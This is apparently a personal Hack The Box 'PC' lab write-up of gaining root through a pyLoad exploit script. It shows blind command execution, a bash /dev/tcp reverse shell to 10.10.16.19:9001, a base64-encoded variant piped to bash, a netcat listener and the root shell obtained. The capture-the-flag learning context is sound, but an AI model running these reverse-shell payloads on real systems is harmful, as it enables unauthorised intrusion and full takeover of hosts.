
Vulnerable App:

I don't know the version of what we are running but there are no other exploit on exploitdb of pyload so lets just run it




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (1.068s)
python3 pyload.py -u http://127.0.0.1:8000 -c id

[+] Check if target host is alive: http://127.0.0.1:8000
[+] Host up, let's exploit!
[+] The exploit has be executeded in target machine.
```

So its a blind code execution so lets try a `sleep` command here




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (6.265s)
time python3 pyload.py -u http://127.0.0.1:8000 -c 'sleep 5'

[+] Check if target host is alive: http://127.0.0.1:8000
[+] Host up, let's exploit!
[+] The exploit has be executeded in target machine.
python3 pyload.py -u http://127.0.0.1:8000 -c 'sleep 5'  0.09s user 0.03s system 1% cpu 6.238 total
```

So this is working, lets just try to get a revshell here
First start a listener



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4
nc -lvnp 9001

Listening on 0.0.0.0 9001
```


Now lets try to get a revshell like this



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (1.916s)
time python3 pyload.py -u http://127.0.0.1:8000 -c "bash -c 'bash -i >& /dev/tcp/10.10.16.19/9001 0>&1'"

[+] Check if target host is alive: http://127.0.0.1:8000
[+] Host up, let's exploit!
[+] The exploit has be executeded in target machine.
python3 pyload.py -u http://127.0.0.1:8000 -c   0.10s user 0.03s system 6% cpu 1.885 total
```

Im sorry about that time command forgot to remove it
So this didn't work for me, Im assuming cuz of the special character in here

So lets make a non special character shell like this



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (0.033s)
echo "bash -c 'bash -i >& /dev/tcp/10.10.16.19/9001 0>&1'" | base64

YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xOS85MDAxIDA+JjEnCg==
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (0.031s)
echo "bash -c 'bash -i >&  /dev/tcp/10.10.16.19/9001  0>&1'  " | base64

YmFzaCAtYyAnYmFzaCAtaSA+JiAgL2Rldi90Y3AvMTAuMTAuMTYuMTkvOTAwMSAgMD4mMScgIAo=
```


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (0.028s)
echo "bash -c 'bash -i >&  /dev/tcp/10.10.16.19/9001  0>&1'   " | base64

YmFzaCAtYyAnYmFzaCAtaSA+JiAgL2Rldi90Y3AvMTAuMTAuMTYuMTkvOTAwMSAgMD4mMScgICAK
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (0.029s)
echo "bash -c 'bash -i  >& /dev/tcp/10.10.16.19/9001  0>&1'   " | base64

YmFzaCAtYyAnYmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTkvOTAwMSAgMD4mMScgICAK
```

Basically im adding space where the special character's like + and = are


Lets try to run this like this

```
python3 pyload.py -u http://127.0.0.1:8000 -c "echo
YmFzaCAtYyAnYmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTkvOTAwMSAgMD4mMScgICAK
| base64 -d | bash"
```




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4
python3 pyload.py -u http://127.0.0.1:8000 -c "echo YmFzaCAtYyAnYmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTkvOTAwMSAgMD4mMScgICAK | base64 -d | bash"
[+] Check if target host is alive: http://127.0.0.1:8000
[+] Host up, let's exploit!
```

And we get our revshell as root here



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.1.180 50094
bash: cannot set terminal process group (1030): Inappropriate ioctl for device
bash: no job control in this shell
```

And here is your root.txt



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.1.180 50094
bash: cannot set terminal process group (1030): Inappropriate ioctl for device
bash: no job control in this shell
root@pc:~/.pyload/data# cd /root
cd /root
root@pc:~# ls -al
ls -al
total 68
drwx------  7 root root  4096 Oct 21 12:53 .
drwxr-xr-x 21 root root  4096 Apr 27  2023 ..
lrwxrwxrwx  1 root root     9 Jan 11  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root  4096 Apr  4  2023 .cache
drwxr-xr-x  3 root root  4096 Apr  4  2023 .local
-rw-r--r--  1 root root   161 Dec  5  2019 .profile
drwxr-xr-x  7 root root  4096 Jan 11  2023 .pyload
-rw-------  1 root root  3203 Apr 27  2023 .viminfo
drwxr-xr-x  3 root root  4096 Apr 27  2023 Downloads
-rw-r-----  1 root root    33 Oct 21 12:53 root.txt
drwx------  3 root root  4096 Jan 11  2023 snap
-rw-r--r--  1 root root 24576 Jan 11  2023 sqlite.db.bak
```

Thanks for reading :)